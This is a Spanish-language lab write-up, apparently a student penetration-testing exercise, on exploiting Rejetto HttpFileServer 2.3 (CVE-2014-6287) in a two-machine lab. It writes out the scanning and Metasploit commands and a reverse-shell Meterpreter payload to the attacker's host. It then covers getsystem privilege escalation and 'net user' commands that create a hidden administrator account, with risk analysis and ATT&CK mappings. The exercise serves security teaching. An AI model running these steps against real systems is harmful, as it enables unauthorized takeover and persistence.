
Fuente. Autoría Propia

Nota. En la máquina host-A (victima) procedo a ejecutar el Rejjeto

La aplicación desplegada en Host-A es Rejetto HttpFileServer (HFS) en su versión 2.3, un servidor HTTP ligero para compartir archivos. Esta versión es vulnerable a la CVE-2014-6287, una falla en el manejo de la expresión regular de la función findMacroMarker que permite inyectar macros del lado del servidor a través de la acción de búsqueda. El resultado es la ejecución remota de comandos (RCE) sin necesidad de autenticación previa.

El riesgo asociado a esta fase es crítico: se trata de software descontinuado, con un exploit público y documentado desde 2014, para el cual no existe parche oficial en la rama 2.3. La ausencia de controles compensatorios convierte a esta aplicación en un vector de acceso inicial de severidad alta (CVSS cercano a 9.8 según la base NVD), lo que justifica su elección como punto de entrada del ejercicio.

Figura 3
Servicio online




Fuente. Autoría Propia

Nota. Para comprobar que el servicio está corriendo abro localhost y puedo ver su interfaz web

La verificación del servicio a través de la interfaz web local (http://localhost) confirma que HFS se encuentra activo y atendiendo peticiones en el puerto 80. Metodológicamente, esta comprobación constituye una línea base: asegura que el servicio objetivo está operativo antes de iniciar las pruebas remotas, evitando atribuir un eventual fallo de explotación a una indisponibilidad del servicio.

El riesgo que evidencia esta etapa es la exposición de un servicio de archivos accesible por HTTP sin mecanismos de autenticación, lo que amplía innecesariamente la superficie de ataque del host.

Figura 4
Comprobación desde máquina atacante




Fuente. Autoría Propia

Nota. Ahora desde Kali (el equipo atacante) puedo comprobar que hay un servicio vulnerable expuesto y qué existe comunicación entre las dos máquinas

Desde la máquina atacante se comprueba la conectividad hacia Host-A y la accesibilidad del servicio vulnerable a través del límite de red. Esta validación, realizada mediante utilidades como `ping` y `curl`, confirma que existe una ruta de red entre ambos equipos y que el servicio responde desde el exterior del host. La justificación metodológica es evitar falsos negativos en las fases posteriores: descartar problemas de enrutamiento o filtrado antes de ejecutar el escaneo activo.

El hecho de que el servicio sea alcanzable desde otro equipo del laboratorio evidencia la ausencia de segmentación de red y de un firewall de host que restrinja el acceso al puerto 80, riesgo que más adelante facilitará tanto la explotación como el movimiento lateral.

Figura 5
Escaneo con NMAP




Fuente. Autoría Propia

Nota. Hago un escaneo con NMAP para evidenciar la vulnerabilidad

El escaneo con Nmap se ejecuta con detección de versión y barrido completo de puertos, por ejemplo, `nmap -sV -p- -A 192.168.100.20`. La opción `-sV` infiere el servicio y su versión a partir de los banners, `-p-` analiza los 65.535 puertos y `-A` habilita detección de sistema operativo y scripts adicionales. El objetivo de esta fase es construir el mapa de la superficie de ataque del objetivo.

La interpretación del resultado es determinante: se identifican 13 puertos abiertos y, en el puerto 80, el banner revela explícitamente HttpFileServer 2.3. Esta huella (fingerprint) es la que posteriormente orientará la selección del exploit. El riesgo evidenciado es doble: por un lado, el elevado número de servicios expuestos sin endurecimiento; por otro, la divulgación de versión, que entrega al atacante la información exacta para buscar una vulnerabilidad conocida.

Figura 6
Identificación de la vulnerabilidad



Fuente. Autoría Propia

Nota. Ahora procedo a identificar la vulnerabilidad, para hacerle exploit

Con la versión del servicio identificada, se consulta la base de datos local de exploits mediante `searchsploit hfs` o `searchsploit "HttpFileServer 2.3"`. La herramienta devuelve las entradas asociadas a la CVE-2014-6287 y la referencia al módulo de Metasploit que la explota. Esta correlación entre versión detectada y exploit disponible es el corazón de la fase de enumeración de vulnerabilidades.

El riesgo que se hace explícito aquí es la disponibilidad pública de un exploit funcional para la versión exacta del servicio. Esto reduce drásticamente la barrera técnica del ataque:

cualquier actor con conocimientos básicos puede comprometer el sistema reutilizando código ya publicado.

Figura 7
Vector de ataque


Fuente. Autoría Propia

Nota. Identifico el vector de ataque

El vector de ataque seleccionado es la ejecución remota de comandos no autenticada sobre el servicio HTTP, empleando como carga útil (payload) un Meterpreter de conexión inversa (reverse TCP). La elección de un payload inverso se justifica metodológicamente porque el equipo víctima inicia la conexión hacia el atacante, lo que resulta eficaz cuando no existe filtrado de tráfico saliente y, además, proporciona una sesión interactiva sobre el sistema comprometido.

El riesgo subyacente es que una conexión saliente desde la víctima hacia el atacante prospere sin obstáculos, lo que confirma la falta de control de egreso (egress filtering) en el perímetro del segmento.

Figura 8
Inicio Metasploit



Fuente. Autoría Propia

Nota. Ya para realizar el ataque confirmo en Metasploit


La fase se apoya en Metasploit Framework. Tras iniciar la consola con `msfconsole`, se localiza el módulo con `search rejetto` y se selecciona mediante `use exploit/windows/http/rejetto_hfs_exec`; el comando `info` permite revisar los parámetros y requisitos del exploit. El uso de Metasploit responde a un criterio metodológico de estandarización y reproducibilidad, al encapsular la lógica de explotación en un módulo verificado y parametrizable.

Hasta aquí tenemos el escenario validado:

- Aplicación vulnerable
- Explotación posible
- Acceso remoto

Se realizó un escaneo activo utilizando Nmap, identificando el servicio HTTP en el puerto 80 correspondiente a HttpFileServer versión 2.3. Posteriormente, mediante la herramienta Searchsploit, se identificó una vulnerabilidad de ejecución remota de comandos (RCE), lo cual confirma la existencia de un vector de ataque explotable en Host-A.

Figura 9
Realización del Exploit



Fuente. Autoría Propia

Nota. Ahora se procede a realizar el exploit, pero primero vamos a configurar parámetros:

Ya tenemos:


- Vulnerabilidad explotada
- Acceso remoto logrado
- Control del sistema

Se configuró el módulo exploit/windows/http/rejetto_hfs_exec en Metasploit Framework, estableciendo los parámetros de conexión hacia el objetivo. Como resultado, se obtuvo una sesión Meterpreter sobre el sistema Windows 7, confirmando la explotación exitosa de la vulnerabilidad.

La ejecución del exploit requiere configurar los parámetros de conexión del módulo: `set RHOSTS 192.168.100.20` y `set RPORT 80` definen el objetivo; `set LHOST 192.168.100.10` y `set LPORT 4444` definen el punto de retorno del payload; `set PAYLOAD windows/meterpreter/reverse_tcp` establece la carga útil. Con la orden `exploit` (o `run`) se lanza el ataque.

La interpretación del resultado confirma el compromiso: el módulo inyecta la macro maliciosa que fuerza al servidor a descargar y ejecutar el payload, y el equipo víctima abre una conexión de retorno hacia el puerto 4444, materializando una sesión Meterpreter. Esto valida de forma práctica la ejecución remota de código. El riesgo evidenciado es la obtención de ejecución de código arbitrario, de manera remota y sin autenticación, en el contexto de la cuenta bajo la cual corría el servicio HFS.

Figura 10
Simulación de acceso con Meterprete




Fuente. Autoría Propia

Nota. Post Explotación (dentro de Meterprete)

Una vez establecida la sesión, se realiza el reconocimiento del contexto comprometido con comandos como `getuid`, que devuelve el usuario actual, y `sysinfo`, que confirma que el sistema operativo es Windows 7. Metodológicamente, esta enumeración previa es indispensable para decidir la técnica de escalamiento adecuada, ya que la sesión se obtiene inicialmente con los privilegios limitados de la cuenta del servicio.

El riesgo característico de esta fase es la dificultad de detección: Meterpreter opera principalmente en memoria y se comunica a través de un canal cifrado, por lo que, en ausencia de una solución EDR, su actividad puede pasar inadvertida para los controles tradicionales.

Figura 11
Escalamiento de privilegios




Fuente. Autoría Propia

El escalamiento de privilegios se ejecuta con el comando `getsystem`, que en este caso recurre a la técnica de suplantación de tokens mediante Named Pipe Impersonation. Tras su ejecución, `getuid` confirma la obtención de la identidad NT AUTHORITY\SYSTEM, el máximo nivel de privilegio del sistema. Esta acción se corresponde con la técnica T1134.001 (Access Token Manipulation: Token Impersonation) de MITRE ATT&CK.

El éxito inmediato del escalamiento evidencia el incumplimiento del principio de mínimo privilegio: el servicio vulnerable se ejecutaba con permisos suficientes para habilitar la suplantación, de modo que un acceso inicial limitado se transformó en control total del equipo sin obstáculos intermedios.

Figura 12
Creación de usuario administrador




Fuente. Autoría Propia

Nota. Creación del usuario administrador

Con privilegios de SYSTEM, se establece persistencia mediante la creación de una cuenta administrativa local. Los comandos empleados son del tipo `net user cesarvalencia <contraseña> /add` y `net localgroup Administradores cesarvalencia /add`. Estas acciones generan en el sistema los eventos de seguridad 4720 (creación de cuenta) y 4732 (incorporación a un grupo privilegiado), y se corresponden con la técnica T1136.001 (Create Account: Local Account) de MITRE ATT&CK.

El riesgo de esta fase es que la persistencia queda desacoplada del exploit original: la cuenta creada constituye una puerta trasera que sobrevive a reinicios e incluso a la aplicación del parche del servicio. La ausencia de monitoreo y de alertas ante la creación de cuentas administrativas permite que esta acción permanezca oculta.

Figura 13
Exfiltración de la información




Fuente. Autoría Propia

Nota. Se simula la extracción de información

